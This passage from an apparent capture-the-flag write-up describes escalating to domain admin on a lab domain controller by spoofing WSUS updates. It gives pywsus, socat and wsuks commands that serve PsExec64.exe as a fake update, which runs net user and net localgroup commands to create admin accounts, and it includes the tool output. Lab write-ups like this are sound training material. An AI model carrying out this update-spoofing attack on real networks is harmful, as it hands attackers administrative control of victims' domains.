# b5q5Ze7NulH+IdAzagAHm/J/rTpI7LlTzhrYPm2D2A==
# -----END CERTIFICATE-----
Perfect now that the DC trusts our key we can grab the new certificate and with the private key get the final .pem file. With it we can start our pywsus server again, and use socat to setup a TLS server:
cat wsus.cer wsus.key > wsus.pem

pywsus.py -H 10.10.14.239 -p 8530 -e PsExec64.exe --command '/accepteula /s cmd.exe /c "net user testuser somepassword /add && net localgroup Administrators testuser /add"'
# INFO:root:The update metadata - uuids: [UUID('8f8c3b56-01b2-4820-90d9-9cfa2cf4fa8b'), UUID('c285a09e-ccd7-4d18-8b68-e9d3b5c443cb')],revision_ids: [980991, 988599], deployment_ids: [90091, 93427], executable: PsExec64.exe, sha1: AJjHnhQEtDmb8OaG2I2/BSJpowI=, sha256: 7frhppUi+HsSxtrDIl2TDkhIgy48VR7h59MXNr9FJe8=
# INFO:root:Starting httpd...

sudo socat OPENSSL-LISTEN:8531,cert=wsus.pem,verify=0,fork TCP:10.10.14.239:8530
I changed the payload from pywsus to a classic user creation, inspired from TheHackerRecipes - WSUS Spoofing but even that didn't work, aften thinking about it for a while I realized that the issue might be from how pywsus handles the request, but it doesn't know that redirections should go through the TLS layer opened by socat. So we need a WSUS Spoof server that handles TLS natively, the best tool I found for this is wsuks, somehow that name fits really well the pain that's about to come.
Wsuks uses nftables which are essentially not compatible with docker and containerization, so I had to reboot everything move the OpenVPN configuration to my host, get wsuks to compile on Arch, and then run it, again I tried the revshell and the user creation both failed. The latter seems to be because Domain COntrollers don't have a local user database, that's interesting, I didn't know that. Though the revshell I have no clue why it doesn't work since the tcp/443 worked previously.
Finally I got it to work with a simpler payload, I just added msa_health$ to the Administrators group (Note: Since there's no local DB, it seems that doing this adds the user to the Domain Administrators group interestingly enough.)
sudo wsuks --serve-only --tls-cert ../wsus.pem -e ../PsExec64.exe -c '/accepteula /s cmd.exe /c "net localgroup Administrators msa_health$ /add"' -I tun0
#     __          __ _____  _    _  _  __  _____
#     \ \        / // ____|| |  | || |/ / / ____|
#      \ \  /\  / /| (___  | |  | || ' / | (___
#       \ \/  \/ /  \___ \ | |  | ||  <   \___ \
#        \  /\  /   ____) || |__| || . \  ____) |
#         \/  \/   |_____/  \____/ |_|\_\|_____/
#
#      Pentesting Tool for the WSUS MITM Attack
#                Made by NeffIsBack
#                  version: 1.2.1
#
# [+] Command to execute:
# PsExec64.exe /accepteula /s cmd.exe /c "net localgroup Administrators msa_health$ /add"
# [*] ===== Starting Web Server =====
# [*] Using TLS certificate '../wsus.pem' for HTTPS WSUS Server
# [*] Starting WSUS Server on 10.10.14.239:8531...
# [*] Serving executable as KB: 8329495
# [+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetConfig"
# [+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
# [+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/SyncUpdates"
# [+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
# [+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetExtendedUpdateInfo"
# [+] Received GET request: /606411db-8138-40d7-a6c4-be74e627a4ea/PsExec64.exe
# [+] GET request for exe: /606411db-8138-40d7-a6c4-be74e627a4ea/PsExec64.exe
# [+] Received GET request: /606411db-8138-40d7-a6c4-be74e627a4ea/PsExec64.exe
# [+] GET request for exe: /606411db-8138-40d7-a6c4-be74e627a4ea/PsExec64.exe
Now in the WinRM shell we can close it and re-open it to refresh the session and privileges and we can access the files, the flag was not in the Adminsitrator desktop but instead in toby.brynleigh's:
PS C:\Users\msa_health$\Documents> cd ../../toby.brynleigh/Desktop
PS C:\Users\toby.brynleigh\Desktop> dir
#
#     Directory: C:\Users\toby.brynleigh\Desktop
#
#
# Mode                LastWriteTime         Length Name
# ----                -------------         ------ ----
# -ar---         6/6/2026   9:08 AM             34 root.txt
And we get the root flag. Wow this machine was cool, I learned a lot, but at the same time, it was extremely frustrating, I met lots of issues, between the DLL injection payload, getting the WSUS Spoof server + TLS to work on Exegol, getting wsuks to work outside of Exegol since nftables and containers are sworn enemies, wsuks was failing to build due to lxml and how Arch uses really new versions of lxml and GCC, and finally weird network connectivity issues when wsuks was running making the experience painful…
This kind of makes me think that my setup could be a lot better and make me save a lot of time if I tried to move the OpenVPN configuration to my host, just in case stuff like this happens. Anyways we'll see, for 99% of machines Exegol works fine out of the box.